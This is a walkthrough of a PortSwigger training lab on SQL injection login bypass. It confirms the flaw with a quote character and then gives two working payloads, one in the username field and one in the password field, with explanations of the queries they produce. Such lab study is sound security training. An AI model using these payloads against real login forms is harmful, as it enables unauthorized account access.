SQL Injection — Login Bypass
| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Vulnerability | SQL Injection — Login Bypass |
| Difficulty | Apprentice |
| Injection Point | username and password fields (POST) |
| Goal | Authenticate as administrator without a password |
Phase 1 — Reconnaissance

The application has a standard login form accessible from the "My Account" section of the homepage.

Phase 2 — Confirming Injection
Testing with a single quote in the username field to probe for injection:
username: test'
password: test

The application redirected to an internal server error page. The Network tab in DevTools confirmed a 500 status on the POST request:

The query broke — injection is confirmed. The application is likely building the query like this:
SELECT * FROM users WHERE username = 'test' AND password = 'test'
When we inject test', the extra quote breaks the syntax:
SELECT * FROM users WHERE username = 'test'' AND password = 'test'
Phase 3 — Exploitation
Method 1 — Username Field Injection (Minimal Payload)
The goal is to make the WHERE clause return the administrator row and discard the password check entirely:
username: administrator'--
password: test
The resulting query:
SELECT * FROM users WHERE username = 'administrator'--' AND password = 'test'
The -- comments out everything after administrator' — including AND password = 'test'. The database finds the administrator row and returns it without ever checking the password.


Logged in as the administrator.
Method 2 — Password Field Injection (Alternative)
Instead of targeting the username field, we can inject the password field while providing the real username:
username: administrator
password: test' or 1=1 -- -
The resulting query:
SELECT * FROM users WHERE username = 'administrator' AND password = 'test' OR 1=1 -- -'


Logged in as the administrator.
This approach works because of SQL operator precedence — AND is evaluated before OR, so the full condition becomes:
(username = 'administrator' AND password = 'test') OR 1=1
The left side of the OR fails (wrong password), but 1=1 is always true, making the entire expression true. Any row in the table is returned, and the application logs in as the first user found — administrator.
Why OR 1=1 Is Not Needed in Method 1
In the previous lab we used OR 1=1 to return all rows. Here we don't need it — we already know the username is administrator, so we only need to:
- Close the string after the username with
' - Comment out the rest of the query with
--
OR 1=1 would work too, but it is noisier and unnecessary when the target username is known. More importantly, using OR 1=1 on a WHERE clause that feeds into an UPDATE or DELETE query can cause accidental data loss — always prefer the minimal payload that achieves the objective.